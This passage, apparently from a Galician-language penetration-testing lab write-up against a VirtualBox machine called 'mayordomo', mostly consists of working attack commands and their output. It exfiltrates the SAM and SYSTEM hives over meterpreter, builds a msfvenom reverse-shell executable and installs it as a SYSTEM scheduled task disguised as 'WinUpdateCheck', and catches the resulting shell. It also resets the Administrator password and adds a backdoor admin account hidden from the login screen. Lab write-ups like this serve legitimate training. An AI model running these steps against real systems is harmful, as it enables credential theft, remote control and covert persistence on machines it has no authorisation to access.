[*] Downloaded 48.00 KiB of 48.00 KiB (100.0%): C:\Users\butler\Desktop\SAM -> /home/kali/SAM
[*] Completed  : C:\Users\butler\Desktop\SAM -> /home/kali/SAM
meterpreter > download C:\\Users\\butler\\Desktop\\SYSTEM
[*] Downloading: C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 1.00 MiB of 11.31 MiB (8.84%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 2.00 MiB of 11.31 MiB (17.69%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 3.00 MiB of 11.31 MiB (26.53%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 4.00 MiB of 11.31 MiB (35.37%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 5.00 MiB of 11.31 MiB (44.21%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 6.00 MiB of 11.31 MiB (53.06%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 7.00 MiB of 11.31 MiB (61.9%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 8.00 MiB of 11.31 MiB (70.74%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 9.00 MiB of 11.31 MiB (79.59%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 10.00 MiB of 11.31 MiB (88.43%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 11.00 MiB of 11.31 MiB (97.27%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Downloaded 11.31 MiB of 11.31 MiB (100.0%): C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
[*] Completed  : C:\Users\butler\Desktop\SYSTEM -> /home/kali/SYSTEM
meterpreter >
```

Agora xa estarían volcados na miña máquina:

```
┌──(kali㉿kali)-[~]
└─$ cat SAM
:•i+rmtm•••R••OfRg`•E[hbin••••nk,••F|•••P••••••••p••••ROOT••••nk •"\
lhx••••••p•••••••sk••••••• !?  ??8
•1•?l•cL<•Pï
          •b•~z••••••
                    •  ••••nk ••F|••x••••••••••••••
                                                    RXACT••••vk
```

```
┌──(kali㉿kali)-[~]
└─$ cat SYSTEM
```

```
@••••••L•
        ComputerIds••••nk ••KT•••T••••••••••••••••X
ProductIds••••vk?•••SystemManufacturer••••vk
                                          •••SystemFamily••••Virtual M
uctName••••VirtualBox••••vk
?•••BIOSVendor••••innotek GmbH••••vk••••BaseBoardProduct••••vk
                                                              ••BIOSVers
U••SystemVersiont••••VirtualBox••••vk••BIOSReleaseDate••••12/01/2006••••v
rtual Machine&VirtualBox&innotek GmbH&VirtualBox&00&00••••innotek GmbH&Vi
k,•e{4dfdd3fd-0a38-56ed-86a4-d091d8cce278}_amd640••••vk&P{f4af0e4f-b6b1
```

Ahora con estes dous ficheiros, poderíamos obter os hashes coa ferramenta secretsdump.py


7. Persistencia (3 opcións)

OPCION 1 - Cambio de Contraseña de Administrador

Ejecutamos o comando para cambiar a contraseña do administrador, sendo superusuario:

```
C:\Windows\system32>net user Administrator abc123.
net user Administrator abc123.
The command completed successfully.
```

Comprobamos na máquina víctima que temos acceso ca nova contraseña:



OPCION 2 (PRINCIPAL) - TAREA PROGRAMADA

vídeo persistencia

Creamos o payload usando msfvenom:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.100 LPORT=4444 -f exe -o reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

Subimos o payload a maquina victima desde o meterpreter:

```
meterpreter > upload reverse.exe C:\\Users\\butler\\AppData\\Roaming\\
[*] Uploading  : /home/kali/reverse.exe -> C:\Users\butler\AppData\Roaming\reverse.exe
[*] Completed  : /home/kali/reverse.exe -> C:\Users\butler\AppData\Roaming\reverse.exe
meterpreter >
```

Accedemos a shell e ejecutamos a tarea programada, a cal se vai executar o iniciar sesión calquera usuario, vaise executar como System:

```
C:\Program Files\Jenkins>schtasks /create /tn "WinUpdateCheck" /tr "C:\Users\butler\AppData\Roaming\reverse.exe" /sc
 onlogon /ru SYSTEM
schtasks /create /tn "WinUpdateCheck" /tr "C:\Users\butler\AppData\Roaming\reverse.exe" /sc onlogon /ru SYSTEM
SUCCESS: The scheduled task "WinUpdateCheck" has successfully been created.
```

Comprobamos que foi creada:

```
C:\Program Files\Jenkins>schtasks /query /tn "WinUpdateCheck" /v /fo LIST
schtasks /query /tn "WinUpdateCheck" /v /fo LIST

Folder: \
HostName:                             MAYORDOMO
TaskName:                             \WinUpdateCheck
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        11/30/1999 12:00:00 AM
Last Result:                          267011
Author:                               MAYORDOMO\butler
Task To Run:                          C:\Users\butler\AppData\Roaming\reverse.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

Imos realizar a comprobación:
Poñemos o Kali a escoita:

```
┌──(kali㉿kali)-[~]
└─$ ncat -nlvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

Iniciamos sesión con un usuario, neste caso aprobeitando que fixemos a outra opción de persistencia, imos iniciar con Administrador:

Volvemos a ver o kali:

```
┌──(kali㉿kali)-[~]
└─$ ncat -nlvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.223:49675.
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Como podemos ver, a tarea programada que creei funciona, e polo tanto, temos persistencia

OPCION 3 - Novo Usuario Administrador


Creamos o usuario:

```
C:\Windows\system32>net user jenkins_backdoor abc123. /add
net user jenkins_backdoor abc123. /add
The command completed successfully.
```

Añadimolo o grupo de Administradores:

```
C:\Windows\system32>net localgroup administrators jenkins_backdoor /add
net localgroup administrators jenkins_backdoor /add
The command completed successfully.
```

Nesta máquina mayordomo non podemos acceder a outro usuario que non sexa Administrador para realizar a proba, xa que, non aparece para intoducir outra opcion:




(ADICIONAL)Podemos ocultalo do login para que non apareza na pantalla de inicio:

```
C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v
 jenkins_backdoor /t REG_DWORD /d 0 /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v jenkins_backdoor /t
 REG_DWORD /d 0 /f
The operation completed successfully.
```

Esto que acabo de realizar non elimina o usuario, solo impide que apareza na lista de contas na pantalla de login. Aínda podemos iniciar sesión co nome e contraseña.

Comprobamos que existe:



8. Conclusión

A través das técnicas de enumeración, forza bruta, explotación de vulnerabilidades coñecidas en Jenkins e escalada de privilexios vía PrintSpoofer, conseguiuse acceso completo á máquina mayordomo. Establecéronse tres mecanismos de persistencia válidos, garantindo control continuo do sistema mesmo tras reinicios.